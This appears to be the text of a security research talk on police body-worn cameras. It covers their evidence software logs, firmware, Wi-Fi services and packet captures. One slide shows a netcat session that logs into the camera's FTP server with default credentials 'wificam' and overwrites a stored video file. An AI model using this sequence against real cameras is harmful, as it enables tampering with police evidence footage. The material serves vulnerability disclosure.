2018-08-02_13-51-18.AVI	2018/08/02 13:51:19	2018/08/02 15:52:45	Supervisor	00:01:36	Digital Signature Valid			
2018-07-26_13-41-54.AVI	2018/08/01 21:35:57	2018/08/01 21:43:51	Supervisor	00:00:00	Digital Signature Valid			

Filter

Filtering by officer
Filtering by officer ID
Filtering by category
Filtering by case number
Filtering by comment

☐ Enable filtering by officer

Officer: Supervisor

> >> < <<

Make copy

Purpose of copy:
i have a purpose


☐ Export Audio Only

Target directory:
C:\Users\jmitche01\Desktop


Browse... Copy Cancel

Add Details Show More Videos Play Video Make Copy Delete

- Digital Signatures??!?




- Digital Signatures??!?



- Device Communication Serial
 - CreateFile, ReadFile, WriteFile
- Bypass Veripatrol
 - Upload mounts device
- Yay Logs!


```
cmd>
cmd>gfs
gfs

cmd>
[00001E70] [2018-08-02T15:55:23] [-] [camera] write - gfs - 0
[00001E70] [2018-08-02T15:55:23] [-] Clean up camera storage after upload videos
[00001E70] [2018-08-02T15:55:23] [D] Opening port \\.\COM3
[00001E70] [2018-08-02T15:55:23] [-] [camera] write - get device id
[00001E70] [2018-08-02T15:55:24] [-] [camera] serial number - LE5L-001732
[00001E70] [2018-08-02T15:55:25] [D] [camera] FW version -
1
VIEVU Firmware Version is (VER:14.02.59)
```



```
[0000680C] [2018-08-02T15:52:26] [-] [camera] write - get private key
[0000680C] [2018-08-02T15:52:28] [-] [camera] write - get private key
[0000680C] [2018-08-02T15:52:29] [-] Connected to host - '127.0.0.1', port - '43690'
[0000680C] [2018-08-02T15:52:29] [D] Send class SecureCameraAssignedRequest.
[0000680C] [2018-08-02T15:52:29] [D] Deserialize class CameraAssignedResponse.
[0000680C] [2018-08-02T15:52:29] [-] [camera] allow access - 0 - 0
[0000680C] [2018-08-02T15:52:30] [-] [camera] write - mount storage
[0000680C] [2018-08-02T15:52:32] [D] Message(hwnd: 12587650, time: 7301728, lparam: 4055760, wparam: 32768). Device type: 2
[0000680C] [2018-08-02T15:52:32] [D] Drive attached!
[0000680C] [2018-08-02T15:52:32] [-] drive root - E:\; File count - 7
[0000680C] [2018-08-02T15:52:32] [S] Timer time out - 0, category 0, assign - 0
[0000680C] [2018-08-02T15:52:32] [-] [camera] write - LED light control 3
[0000680C] [2018-08-02T15:52:32] [-] Connected to host - '127.0.0.1', port - '43690'
[0000680C] [2018-08-02T15:52:32] [D] Send class RegisterOperationRequest.
[0000680C] [2018-08-02T15:52:32] [D] Deserialize class RegisterOperationResponse.
[0000680C] [2018-08-02T15:52:33] [-] File in dump list - 2018-08-02_13-51-18.AVI - 0
[0000680C] [2018-08-02T15:52:34] [-] File in dump list - 2018-08-02_14-35-20.AVI - 0
[0000680C] [2018-08-02T15:52:35] [-] File in dump list - 2018-08-02_14-36-46.AVI - 0
[0000680C] [2018-08-02T15:52:36] [-] File in dump list - 2018-08-02_14-37-26.AVI - 0
[0000680C] [2018-08-02T15:52:37] [-] File in dump list - 2018-08-02_16-26-10.AVI - 0
[0000680C] [2018-08-02T15:52:38] [-] File in dump list - 2018-08-02_17-04-58.AVI - 0
```


- Connects to Device AP
 - Trust
- Upload Incident Metadata
 - JSON
- Download Video Files
 - AVI
- Live Streaming
 - RTSP
- Lost / Stolen



- Sunplus Firmware
 - Convert to idb
- WiFi Services
 - FTP
 - Upload / download files
 - Photo Transfer Protocol
 - Get directory listing
 - RTSP

- PTP Directory Listing

No.	Time	Source	Destination	Protocol
99	10.228344	172.10.0.1	172.10.0.10	PTP/IP
100	10.228512	172.10.0.10	172.10.0.1	TCP
101	10.228547	172.10.0.1	172.10.0.10	PTP/IP
102	10.228675	172.10.0.10	172.10.0.1	TCP
103	11.226002	172.10.0.10	172.10.0.1	PTP/IP
104	11.332462	172.10.0.1	172.10.0.10	PTP/IP
105	11.332931	172.10.0.10	172.10.0.1	TCP
106	11.332999	172.10.0.1	172.10.0.10	PTP/IP
107	11.333166	172.10.0.10	172.10.0.1	TCP
108	11.333200	172.10.0.1	172.10.0.10	PTP/IP
109	11.333338	172.10.0.10	172.10.0.1	TCP
110	11.333915	172.10.0.1	172.10.0.10	PTP/IP
111	11.334086	172.10.0.10	172.10.0.1	TCP

0000	fc 3f 7c e5 fa 5c 84 9c a6 c6 43 03 08 00 45 00	..? ...C...E
0010	03 c2 4d 9a 00 00 ff 06 12 7c ac 0a 00 01 ac 0a	..M....]....
0020	00 0a 3d 7c 9b 21 00 00 1b 2c 81 d9 be 56 50 18	..= ...L....VF
0030	e3 42 ef 90 00 00 4c 00 00 00 01 00 00 01 dc	..B....L....
0040	06 00 01 00 02 00 01 00 00 00 02 dc 04 00 01 30A....
0050	01 00 00 00 41 dc 0a 00 01 00 00 00 00 00 00A....
0060	00 00 00 00 00 00 00 00 01 00 00 00 04 dc 08 00A....
0070	00 00 00 00 00 00 00 00 01 00 00 00 07 dc ff ffA....
0080	06 56 00 49 00 44 00 45 00 4f 00 00 00 01 00 00	..V.I.D.E.O...
0090	00 0b dc 06 00 00 00 00 00 01 00 00 00 44 dc ffD....
00a0	ff 06 56 00 49 00 44 00 45 00 4f 00 00 00 01 00	..V.I.D.E.O...
00b0	00 00 03 dc 04 00 00 00 02 00 00 00 01 dc 06 00A....
00c0	01 00 02 00 02 00 00 00 02 dc 04 00 0a 30 02 00A....
00d0	00 00 41 dc 0a 00 02 00 00 00 00 00 00 00 00A....
00e0	00 00 00 00 00 00 02 00 00 00 04 dc 08 00 24 1eA....
00f0	d4 03 00 00 00 00 02 00 00 00 07 dc ff ff 18 32A....

Follow TCP Stream (tcp.stream eq 0)

Stream Content

```

".....
".....
".....&.....
L.....0...A.....
.....V.I.D.E.O.....D...V.I.D.E.
0.....
0...A.....
.....
$.....2.0.1.8.--0.7.--2.5._2.0.--3.2.--1.0...A.V.I.....D...
2.0.1.8.--0.7.--2.5._2.0.--3.2.--1.0...A.V.I.....
P.....6B.....7.....@.....
.....D.....0u.....2.0.1.8.0.7.2.5.T.2.0.3.2.1.0.....2.
0.1.8.0.7.2.5.T.2.0.3.2.1.0.....
0...A.....
.....2.0.1.8.--0.7.--2.5._2.0.--2.4.--1.8...A.V.
I.....D...2.0.1.8.--0.7.--2.5._2.0.--2.4.--1.8...A.V.
I.....
P.....@.....
.....D.....0u.....2.0.1.8.0.7.2.5.T.2.0.2.4.1.8.....2.
0.1.8.0.7.2.5.T.2.0.2.4.1.8..."

```

Entire conversation (13214 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

- FTP Overwrite

```
vagrant@ionic-android:~/bwc_apk/vieuv/caputres$ nc 172.10.0.1 21
220 Welcomd to iCatch FTP Server
user wificam
331 User name okay, need password.
pass wificam
230 User logged in, proceed.
TYPE I
200 Command okay.
DELE /VIDEO/2018-07-26_13-41-54.AVI
550 Requested action not taken.
PASV
227 Enter Passive Mode (172,10,0,1,192,5)
STOR /VIDEO/2018-07-26_13-41-54.AVI

QUIT
EXIT
26
```

[illegible]

- demo


- Digital signatures, if applied at all, are applied at the wrong point.

- Unsigned / Unencrypted Firmware
 - Most available to download w/o auth
 - We get good stuff from it
- Mitigating Factors
 - Physical Access
 - Development Environment

- Context is Everything
 - Device Localization
 - Criminal early warning
 - Device fingerprinting
 - Security posture profiling
 - Unauthorized Streaming
 - Remote viewing
- Mitigating Factors
 - Distance



- Las Vegas
 - Mass Casualty
 - 58 dead, 546 injured
 - Preparation
 - Cameras inside and outside room
 - 23 weapons
 - First Responder
 - Body cameras...



- Thanks / References:
 - Everyone on the Nuix CTAT
 - SAHA and the Basement Brotherhood!
 - <https://www.defcon.org/images/defcon-21/dc-21-presentations/Manning-Lanier/DEFCON-21-Manning-Lanier-GoPro-or-GTFO-Updated.pdf>
 - <http://www.johnwillis.com/2017/03/czur-sunplus-file-format.html>
 - https://raw.githubusercontent.com/mheistermann/spca-fun/master/doc/english_GPN16_spass_auf_dem_embedded_spielplatz.pdf
 - <https://github.com/mheistermann/spca-fun>
- This and more at (once I upload): <https://github.com/bx-lr>



Simple. Powerful. Precise.

